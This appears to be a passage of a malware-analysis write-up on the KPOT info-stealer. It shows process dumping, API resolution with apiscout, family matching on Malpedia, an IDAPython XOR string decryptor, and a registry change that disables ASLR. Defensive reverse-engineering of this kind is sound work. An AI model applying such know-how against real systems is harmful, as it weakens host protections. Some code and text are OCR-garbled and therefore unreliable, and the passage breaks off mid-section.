
The another option to obtain and populate all resolved API functions in our code is to debug the sample kpot2 and after API functions addresses get resolved, apply plugin Scylla to reconstruct IAT – this sometimes does not work well. Option we will use and which I am finding more interesting and in this case perfectly suitable is to use tool “apiscout”

[<https://github.com/danielplohmann/apiscout>]. This tool is extremely useful in situation like this.


When we have all information about how the API resolving works, we could let the sample populate the resolved API function addresses in debugger, dump the process from memory and after that, we need something what is able to find in our dumped memory all populated API function addresses and annotate it for us. This is the time when apiscout comes to save the situation.

One of the feature of apiscout is creating of database of all API functions (exports of module). We can let the apiscout build the database from all dlls on your system or you can select only some of them. It is basically parsing all modules exports and creating database with information like name of API function, VA, ASLR offset etc...


Let's start with dumping our kpot2.exe process from memory in debugger like x64dbg after it populates the resolved API function addresses. We put a breakpoint after the call sub_4058FB - "String_Api_Decrypt" and dump the process. To find location of this function in debugger easily, do not forget to disable ASLR in the optional header of kpot2.exe.




Locating our sub_4058FB - "String_Api_Decrypt function.



Dumping the kpot2.exe process from memory with plugin OllyDumpEx.



Confirmation in IDA that all referenced API addresses are already populated in our kpot2 process dump “kpot2_dump.bin”:



Apiscout is able to work also on system with ASLR enabled but in case we want to choose apiscout option to ignore ASLR, we must disable the ASLR before we perform the process dump of kpot2.exe – find registry key:

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]

Create a new dword value: "MoveIMages" = dword:00000000 (without quote)

Restart system.

If we do not want to create database of all dlls from our system, first of all we should find and copy to some location all dlls which is our sample kpot2.exe loading and processing:

We can see this information in debugger from where we can copy the whole table to .txt file:

Base	Module	Party	Path	Status
00020000	profapi.dll	System	C:\Windows\SysWOW64\profapi.dll	Unloaded
001C0000	api-ms-win-downlevel-user32-11-1-0.dll	System	C:\Windows\SysWOW64\api-ms-win-downlevel-user32-11-1-0.dll	Follow in Disassembler
00270000	api-ms-win-downlevel-shlwapi-11-1-0.dll	System	C:\Windows\SysWOW64\api-ms-win-downlevel-shlwapi-11-1-0.dll	Follow Entry Point in Disassembler
003F0000	api-ms-win-downlevel-version-11-1-0.dll	System	C:\Windows\SysWOW64\api-ms-win-downlevel-version-11-1-0.dll	Follow in Memory Map
00400000	kpot2.exe	User	C:\Users\INFERNO\Desktop\kpot2.exe	Download Symbols for This Module
00420000	api-ms-win-downlevel-normaliz-11-1-0.dll	System	C:\Windows\SysWOW64\api-ms-win-downlevel-normaliz-11-1-0.dll	Download Symbols for All Modules
00430000	normaliz.dll	System	C:\Windows\SysWOW64\normaliz.dll	Copy File Path
00440000	api-ms-win-downlevel-advapi32-11-1-0.dll	System	C:\Windows\SysWOW64\api-ms-win-downlevel-advapi32-11-1-0.dll	Browse in Explorer
00470000	netutils.dll	System	C:\Windows\SysWOW64\netutils.dll	Load library...
00480000	wksccli.dll	System	C:\Windows\SysWOW64\wksccli.dll	Free library
00490000	api-ms-win-downlevel-ole32-11-1-0.dll	System	C:\Windows\SysWOW64\api-ms-win-downlevel-ole32-11-1-0.dll	Mark as user module
00510000	api-ms-win-downlevel-advapi32-12-1-0.dll	System	C:\Windows\SysWOW64\api-ms-win-downlevel-advapi32-12-1-0.dll	Search...
01C00000	api-ms-win-downlevel-shlwapi-12-1-0.dll	System	C:\Windows\SysWOW64\api-ms-win-downlevel-shlwapi-12-1-0.dll	Copy
02240000	srvccli.dll	System	C:\Windows\SysWOW64\srvccli.dll	Line
02420000	rpcrtremote.dll	System	C:\Windows\SysWOW64\RpcRtRemote.dll	Cropped Table
02B20000	sechost.dll	System	C:\Windows\SysWOW64\sechost.dll	Full Table
02C80000	samcli.dll	System	C:\Windows\SysWOW64\samcli.dll	Line, To Log
03320000	napinsp.dll	System	C:\Windows\SysWOW64\NapiNSP.dll	Cropped Table, To Log
05040000	devobj.dll	System	C:\Windows\SysWOW64\devobj.dll	Full Table, To Log
05140000	cryptsp.dll	System	C:\Windows\SysWOW64\cryptsp.dll	Base
0AC00000	rsaenh.dll	System	C:\Windows\SysWOW64\rsaenh.dll	Module
0EAEE000	winhttp.dll	System	C:\Windows\SysWOW64\winhttp.dll	Party
0EB40000	webio.dll	System	C:\Windows\SysWOW64\webio.dll	Path
10000000	cryptbase.dll	System	C:\Windows\SysWOW64\cryptbase.dll	Status
1A400000	urlmon.dll	System	C:\Windows\SysWOW64\urlmon.dll	
1D300000	propsys.dll	System	C:\Windows\SysWOW64\propsys.dll	
25C00000	gdiplus.dll	System	C:\Windows\winsxs\x86_microsoft.windows.gdiplus_6595b64144cc\gdiplus.dll	
3FD20000	wshtcpip.dll	System	C:\Windows\SysWOW64\WSHTCPIP.DLL	
3FD50000	wship6.dll	System	C:\Windows\SysWOW64\wship6.dll	

Extract dlls path with some regex, editors etc...

To copy all dlls from provided paths with powershell:

```

PS C:\Users\INFERNO\Desktop\xxx> (gc -Path .\dilis_table.txt).count
77
PS C:\Users\INFERNO\Desktop\xxx> gc -Path .\dilis_table.txt -TotalCount 5
C:\Windows\SysWOW64\profapi.dll
C:\Windows\SysWOW64\api-ms-win-downlevel-user32-11-1-0.dll
C:\Windows\SysWOW64\api-ms-win-downlevel-shlwapi-11-1-0.dll
C:\Windows\SysWOW64\api-ms-win-downlevel-normaliz-11-1-0.dll
PS C:\Users\INFERNO\Desktop\xxx> new-item .\ -Name dilis -ItemType Directory
Directory: C:\Users\INFERNO\Desktop\xxx
Mode LastWriteTime Length Name
d---- 13.12.2020 1:24 dilis
PS C:\Users\INFERNO\Desktop\xxx> foreach($path in (gc -Path .\dilis_table.txt)){copy-item -Path $path -Destination .\dilis}
PS C:\Users\INFERNO\Desktop\xxx>

```

Now when we have all our needed dlls we start with apiscout – “DatabaseBuilder.py” to create our database.

```

C:\Users\INFERNO\Desktop\xxx\apistout-master\apistout\api_builder>py -3 DatabaseBuilder.py
usage: DatabaseBuilder.py [-h] [-f FILTER] [-a AUTO] [-p PATHS] [-o OUTPUT_FILE]
                          [-aignore_aslr] [-aslr_check]

Build a database to be used by apiscout.

optional arguments:
  -h, --help            show this help message and exit
  --filter              (optional) filter DLLs by name (see config.py)
  --auto                Use default configuration (filtered DLLs from
                       preconfigured paths (see config.py) and extract ASLR
                       offsets.
  --paths P [P ...]     the paths to recursively crawl for DLLs (None -> use
                       default, see config.py).
  --outfile OUTPUT_FILE (optional) filepath where to put the resulting API DB
                        file.
  --ignore_aslr         Do not perform extraction of ASLR offsets.
  --aslr_check          Only show ASLR offset.

C:\Users\INFERNO\Desktop\xxx\apistout-master\apistout\api_builder>py -3 DatabaseBuilder.py --paths C:\Users\INFERNO\Desktop\xxx\dlls --ignore_aslr --outfile kpot2_DB.json
2020-12-13 02:50:49,699 processing: C:\Users\INFERNO\Desktop\xxx\dlls advapi32.dll
2020-12-13 02:50:50,355 APIs: 807
2020-12-13 02:50:50,355 processing: C:\Users\INFERNO\Desktop\xxx\dlls api-ms-win-downlevel-advapi32-11-1-0.dll
2020-12-13 02:50:50,386 APIs: 145
2020-12-13 02:50:50,386 processing: C:\Users\INFERNO\Desktop\xxx\dlls api-ms-win-downlevel-advapi32-12-1-0.dll
2020-12-13 02:50:50,386 APIs: 14
2020-12-13 02:50:50,386 processing: C:\Users\INFERNO\Desktop\xxx\dlls api-ms-win-downlevel-normaliz-11-1-0.dll
2020-12-13 02:50:50,402 APIs: 2

2020-12-13 02:51:29,808 processing: C:\Users\INFERNO\Desktop\xxx\dlls WSHTCPIP.DLL
2020-12-13 02:51:29,824 APIs: 16
2020-12-13 02:51:29,840 PEs examined: 77 (0 duplicates, 0 skipped)
2020-12-13 02:51:29,840 Successfully evaluated 77 DLLs with 17609 APIs

```

Path to your extracted dlls used by kpot2
Only when you have on your SYSTEM ASLR disabled

Now when we have build our kpot2_DB.json, before we apply it to our previously created process dump file in IDA “kpot2_dump.bin”, we can verify that apiscout is able to find all API functions in our dump according to kpot2_DB.json. For this purpose, we use apiscout tool “scout.py” as you can see in the picture below.

```

C:\Users\DFIR_GUY\Desktop\ANALYZE\kpot2\apistout-master\apistout-master_latest_errors_patched_BY_ME>py -3 scout.py kpot2_dump.bin kpot2_DB.json
Using base address 0x0 to infer reference counts.
2020-12-13 15:30:07,150 loaded 17609 exports from 77 DLLs (Windows 7 Service Pack 1 (AMD64)) with 8 potential collisions.
Using
  kpot2_DB.json → Previously created database with "DatabaseBuilder.py"
  to analyze
  kpot2_dump.bin. → Previously created process dump of kpot2
Buffer size is 94208 bytes, 16633 APIs loaded.

Results for API DB: Windows 7 Service Pack 1 (AMD64)
idx: offset : VA ; IT?; #ref;DLL           ; API
  1: 0x00001000;    0x77c74234; yes;   2; advapi32.dll_0x77c60000 (32bit) ; OpenProcessToken
  2: 0x00001008;    0x7dd711c0; yes;   2; kernel32.dll_0x7dd60000 (32bit) ; GetLastError
  3: 0x0000100c;    0x7dd716f5; yes;   2; kernel32.dll_0x7dd60000 (32bit) ; QueryPerformanceCounter
  4: 0x00001014;    0x406a1ab4; yes;   2; userenv.dll_0x406a0000 (32bit) ; LoadUserProfileW
-----
  5: 0x00014f64;    0x73813c39; no;    3; shell32.dll_0x73800000 (32bit) ; ShellExecuteW
  6: 0x00014f68;    0x77c70d57; no;    2; advapi32.dll_0x77c60000 (32bit) ; GetSidSubAuthority
-----
160: 0x000151d4;    0x6fc400c0; no;    1; oleaut32.dll_0x6fc30000 (32bit) ; SafeArrayUnaccessData
161: 0x000151d8;    0x6fc34757; no;    3; oleaut32.dll_0x6fc30000 (32bit) ; SysAllocString
162: 0x000151dc;    0x7dc74053; no;    3; user32.dll_0x7dc50000 (32bit) ; GetKeyboardLayoutList
163: 0x000151e0;    0x41ac3c5f; no;    2; ws2_32.dll_0x41ac0000 (32bit) ; WSACleanup
DLLs: 19, APIs: 161, references: 284

WinApi1024 Vector Results:
Windows 7 Service Pack 1 (AMD64): 135 / 159 (84.91%) APIs covered in WinApi1024 vector.
[Vector: A19BAAgA3gABA7EASeA1A0CaG6IQA5CA4GA3IAAACAAIMACQASgABAALKINQAAIAQIB gABAEEAQEEAAFAAgAEMyqQAKElwip, ACMkKgYF**AwRigU+Coychvjc
Confidence: 88.6105752167505
```

What is WinApi1024 vector?

We can see that apiscout was successful and there is more – something called “WinApi1024 vector”. Basically speaking it is something like ImpHash on steroids. You can read more about Apivector here: [<https://byte-atlas.blogspot.com/2018/04/apivectors.html>]. As we get WinApi1024 vector of our kpot2_dump.bin calculated, we can use it against big database maintained on Malpedia which is covering big amount of well-known malware families [<https://malpedia.caad.fkie.fraunhofer.de/apiqr/>]. We can see that our WinApi1024 vector is matched 100% with family “win.kpot_steaлер” below.

ApiQR

You are looking at the results for:


```
A19BAAgA3gABA7EA5EA10C4gA6IQA5CA4GA3IAACAAIAMACAQ5gABA AkINQAAIAQIB_gAABAEAAQEEAAFAgAEMYqQAkE
IwIp,ACMkKqyF^*AWnRIgU+C0ychvc
```

Process

Input another ApiVector.

On the right side you can see a visualization of this ApiVector as generated by the [ApiScout](#) library. Solid squares indicate the presence of the respective Windows API function in the vector.

The table below shows the results of matching against the ApiVectors of all currently dumped samples in Malpedia.



Match Results:

Top 10 Family Matches:

Family	Score
win.kpot_steler	100.00%
win.azorult	50.93%
win.raccoon	28.15%

To apply all previously annotated names of functions from previous IDA database file to our newly created kpot2 process dump “kpot2_dump.bin”, we could use IDA plugin called “rizzo” [<https://github.com/tacnetsol/ida/tree/master/plugins/rizzo>].

After that, previously created IDAPython scripts for decrypting strings must be run again (Decrypt_KPOT_Strings1.py, Decrypt_KPOT_Strings2.py) [[View here](#)]


```

#IDA - kpot2_dump.bin C:\Users\DFIR_GU\Desktop\ANALYZE\kpot2\dumped\kpot2_dump.bin
File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window Scripts window IDA View-A Hex View-1 Structures Enums Imports Exports
Function name Execute script
Name: Decrypt_KPOT.Strings2.py
Please enter script body
1 #Kpot stealer - https://www.virustotal.com/gui/file/67f8302a2fd28d15f62d6d20d748bfe350334e5353cbdef112bd1f8231b5599d/detection
2
3 import idc
4
5
6 struct_start = 0x401288
7
8 def decryptor(index,call_addr):
9     decrypted_string=""
10    current_struct_start = struct_start + $*index
11    current_struct_bytes = idc.get_bytes(current_struct_start, $)
12    print(current_struct_bytes.hex())
13    #structure parsing and xorring
14    key = int.from_bytes(current_struct_bytes[0:1],byteorder='little', signed=False)
15    length = int.from_bytes(current_struct_bytes[2:4],byteorder='little', signed=False)
16    buffer_string_addr = int.from_bytes(current_struct_bytes[4:8],byteorder='little', signed=False)
17    print(hex(key),hex(length),hex(buffer_string_addr))
18    #decrypting
19    for i in range($,length):
20        decrypted_string += chr(key ^ idc.get_wide_byte(buffer_string_addr+i))
21    print(decrypted_string)
22    #commenting assembly view
23    idc.set_cmt(call_addr, decrypted_string,$)
24    #commenting decompile view on the same address as assembly view
25    cfunc = idaapi.decompile(call_addr)
26    t1 = idaapi.treeloc_t()


```

Now we are almost in the same state with “kpot2_dump.bin” as we were in the original sample.

Let's continue to apply our created database kpot2_DB.json to process dump kpot2_dump.bin in context of IDA. We will use apiscout IDAPython script "ida_scout.py" for that.



In the next window choose all of the found APIs and click "Annotate".



After apiscout is done we can check the results – all referenced API addresses are annotated with their names and type.

IDA View-A:

```

.text:00406567 mov    [ebp+var_0E], 1B16612h
.text:00406571 mov    [ebp+var_C0], offset PathCombineW
.text:00406578 mov    [ebp+var_C8], 879976Eh
.text:00406585 mov    [ebp+var_D0], offset WNetFindExtensionA
.text:0040658F mov    [ebp+var_40], 90705ACh
.text:00406596 mov    [ebp+var_44], offset SHGetFolderPathW
.text:0040659D mov    [ebp+var_40], 16C782Bh
.text:004065A4 mov    [ebp+var_3C], offset ShellExecuteW
.text:004065A9 mov    [ebp+var_28], offset DnsQuery_A
.text:004065B6 mov    [ebp+var_24], offset WNetOpenEnumW
.text:004065C3 mov    [ebp+var_10], offset DnsFree
.text:004065C7 mov    [ebp+var_38], 2352020h
.text:004065CE mov    [ebp+var_34], offset LoadUserProfileW_0
.text:004065D5 mov    [ebp+var_30], 04F6830h
.text:004065DC mov    [ebp+var_2C], offset LoadUserProfile
.text:004065E3 mov    [ebp+var_78], 27812A0h
.text:004065E9 mov    [ebp+var_14], offset WNetOpenEnumW
.text:004065F5 mov    [ebp+var_5C], 8000000h
.text:004065F8 mov    [ebp+var_5C], offset WNetEnumResourceW
.text:004065FF mov    [ebp+var_68], 336815C4h
.text:00406606 mov    [ebp+var_64], offset WNetCloseEnum
.text:0040660D mov    [ebp+var_10], 50A12Bh
.text:00406614 mov    [ebp+var_C], offset CryptUnprotectData
.text:0040661B mov    [ebp+var_14], offset CryptUnprotectData
.text:00406623 mov    [ebp+var_14], offset IsValidURL
.text:00406629 call    find_kernel32_base
.text:0040662E mov    ebx, eax
.text:00406630 push   82F0FAh
.text:00406635 call    Find_api_via_HASH
.text:0040663A pop    ecx
.text:0040663D lea    ecx, [ebp+var_56]
.text:00406640 mov    [ebp+var_40], ecx
.text:00406647 lea    ecx, [ebp+wininet.dll]
.text:0040664D push   ecx
.text:0040664E mov    LoadLibraryA, eax
.text:00406653 mov    [ebp+var_40], ebx
.text:00406659 mov    [ebp+var_3C], 3Ch ; '<'
.text:00406660 call   _lstrcmpA
.text:00406665 mov    eax, [ebp+var_38], eax
.text:0040666B lea    eax, [ebp+var_240]
.text:00406671 mov    [ebp+var_34], eax
.text:00406677 lea    eax, [ebp+winhttp.dll]
.text:0040667D push   eax
.text:0040667E mov    [ebp+var_30], 0h
.text:00406680 call    LoadLibraryA
.text:00406686 lea    eax, [ebp+var_3C], eax
.text:00406694 lea    eax, [ebp+var_240]
.text:0040669A push   0h

```

Pseudocode-A:

```

● 368 v42[0] = -147146881;
● 369 v42[1] = (int)&DnsQuery_A;
● 370 v42[2] = -338324061;
● 371 v42[3] = (int)&OnsFree;
● 372 v41[0] = 592630482;
● 373 v41[1] = (int)LoadUserProfileW_0;
● 374 v41[2] = -1795771432;
● 375 v41[3] = (int)UnloadUserProfile;
● 376 v38[0] = 662776531;
● 377 v38[1] = (int)WNetOpenEnumW;
● 378 v38[2] = -589714077;
● 379 v38[3] = (int)WNetEnumResourceW;
● 380 v38[4] = 862655940;
● 381 v38[5] = (int)WNetCloseEnum;
● 382 v44[0] = 1504645864;
● 383 v44[1] = (int)&CryptUnprotectData;
● 384 v43[0] = 1875065521;
● 385 v43[1] = (int)IsValidURL;
● 386 kernel32_base = find_kernel32_base();
● 387 LoadLibraryA_address = (int (_stdcall *)(_DWORD))Find_api_via_HASH(kernel32_base, 0);
● 388 v25[121] = (int)v25;
● 389 LoadLibraryA = LoadLibraryA_address;
● 390 v25[120] = kernel32_base;
● 391 v25[0] = 60;
● 392 v26[1] = LoadLibraryA_address(wininet_dll);
● 393 v26[2] = (int)v28;
● 394 v26[3] = 11;
● 395 v26[4] = LoadLibraryA(winhttp_dll);
● 396 v26[5] = (int)v29;
● 397 v26[6] = 10;
● 398 v26[7] = LoadLibrary(ws2_32_dll);

```

IDA View-B:

```

